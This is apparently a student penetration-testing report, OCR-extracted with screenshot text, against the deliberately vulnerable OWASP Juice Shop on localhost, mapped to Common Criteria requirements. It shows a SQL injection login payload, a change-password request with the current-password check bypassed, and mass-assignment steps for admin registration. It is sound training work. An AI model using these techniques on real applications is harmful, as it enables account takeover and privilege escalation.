







18:24
OWASP Juice Shop
https://127.0.0.1:3000/#/privacy-security/change-password
90%
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account
Your Basket
EN
You successfully solved a challenge: Login Bender (Log in with Bender's user account.)
You successfully solved a challenge: Error Handling (Provoke an error that is neither very gracefully nor consistently handled.)
Change Password
Current password is not correct.
Current Password *
New Password *
Password must be 5-40 characters long.
0/40
Repeat New Password *
0/20
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
History
WebSockets



18:18
OWASP Juice Shop
https://127.0.0.1:3000/#/search
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account
Your Basket
EN
You successfully solved a challenge: Login Bender (Log in with Bender's user account.)
All Products
Apple Juice (1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket
Banana Juice (1000ml)
1.99¤
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
History
WebSockets
slrum
Highlight All
Match Case
Match Diacritics
Whole Words
Phrase not found


18:19
OWASP Juice Shop
https://127.0.0.1:3000/#/search
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account
Your Basket
EN
bender@juice-sh.op
Orders & Payment
Privacy & Security
Logout
Privacy Policy
Request Data Export
Request Data Erasure
Change Password
2FA Configuration
Last Login IP
You successfully solved a challenge: Login Bender (Log in with Bender's user account.)
All Products
Apple Juice (1000ml)
1.99¤
Add to Basket
Banana Juice (1000ml)
1.99¤
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
History 107
WebSockets 74


slrum
Highlight All
Match Case
Match Diacritics
Whole Words
Phrase not found
18:22
OWASP Juice Shop
https://127.0.0.1:3000/#/login
90%
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
You successfully solved a challenge: Login Bender (Log in with Bender's user account.)
You successfully solved a challenge: Error Handling (Provoke an error that is neither very gracefully nor consistently handled.)
Login
[object Object]
Email *
bender@juice-sh.op'or1=1
Password *
qwer
Forgot your password?
Log in
Remember me
or
Log in with Google
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
History 117
WebSockets 92


Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
https://pwning.owasp-
https://www.google.co.u
https://objects.githubu
https://github.com
https://tpc.googlesync
https://fundingchoices
https://pagead2.googl
https://m.servedby-bu
https://secure.adnxs.c
https://segment.prod.
https://srv.carbonads.
https://region1.analyti
Request
Response
Method
Header: Text
Body: Text
Send
GET
http://127.0.0.1:3000/rest/user/change-password?new=qwerty@1&repeat=qwerty@1 HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
{"user":{"id":3,"username":"","email":"bender@juice-sh.op","password":"1e00d4fadadcdb901e22c09cc9d917e1","role":"customer","deluxeToken":"","lastLoginIp":"undefined","profileImage":"assets/public/images/uploads/default.svg","totpSecret":"","isActive":true,"createdAt":"2024-04-21T17:04:43.868Z","updatedAt":"2024-04-21T17:41:42.148Z","deletedAt":null}}
Find:
No matches
Time: 27 ms
Body Length: 352
Total Length: 738 bytes
History
Search
Alerts
Output
WebSockets
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
1,736 Pr... 4/21/24, 6:23:26 PM GET http://127.0.0.1:3000/rest/basket/3 200 OK 2... 557 bytes Medium JSON
1,737 Pr... 4/21/24, 6:23:26 PM GET http://127.0.0.1:3000/api/Quantitys/ 200 OK 1... 5,991 bytes Informati...
1,738 Pr... 4/21/24, 6:24:16 PM GET http://127.0.0.1:3000/rest/user/change-pa... 401 Unautho... 8 ... 32 bytes Medium
1,739 M... 4/21/24, 6:37:18 PM GET http://127.0.0.1:3000/rest/user/change-pa... 401 Unautho... 1... 32 bytes Medium
1,740 M... 4/21/24, 6:37:49 PM GET http://127.0.0.1:3000/rest/user/change-pa... 200 OK 3... 352 bytes Medium JSON
1,741 M... 4/21/24, 6:41:42 PM GET http://127.0.0.1:3000/rest/user/change-pa... 200 OK 2... 352 bytes Medium JSON
Alerts 0 10 11 10 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0


OWASP Juice Shop
https://127.0.0.1:3000/#/login
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account
EN
Login
Email *
bender@juice-sh.op
Password *
slrumCl4ssic
Forgot your password?
Log in
Remember me
or
Log in with Google
Not yet a customer?
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
Me want it!
History 137
WebSockets 260



c) Explanation of how the evidence included in (b) proves that FDP_ACC.1.1 is violated:

We used the login page and the "Forgot your Password?" option to test the Target of Evaluation (TOE). We created a new password and a random current password, which led to an invalid credential error (401 Unauthorized). We got the change-password endpoint using the OWASP ZAP tool, copied the request header, and deleted the current password parameter. We were able to alter Bender's password without requiring authentication. This vulnerability highlights a problem with the Security Functional Requirement (SFR) for user authentication in the TOE.

FMT_MSA.1.1 The TOE shall enforce the access control SFP(s), to restrict the ability to change, and delete the security attributes username and user password to admin users.

Related Vulnerability Challenges: -

1. Admin Registration
2. Change Bender’s Password
3. Reset Bender’s Password
4. Reset Bjoern’s Password
5. Reset Jim’s Password


VC: Admin Registration


a) **Description of penetration testing**:


1. There are few way we can do this task.


2. First, register as a new customer. Fill email:Apoorva@juice.com, password:Apoorva@1 set security answer: Avanish. Then click Register.
3. Now using the new email click on Login using above credentials. This triggers the api: api/Users / in ZAP.
4. Now in ZAP we can see the request body for this. Send this to requester.
5. When send through requester it gives error saying that Validation error, email must be unique.
6. In requester there are 2 ways:
    i. So, we can remove the email field and send which solves the error.
    ii. Or, use the field “role”: “Admin” or “isAdmin” : true.
7. One more way is to change the email as Apoorva.admin@juice.com
8. This will give the users admin rights and Admin Registration is done.


b) **Outcomes (evidence) of the penetration testing in (a)**:

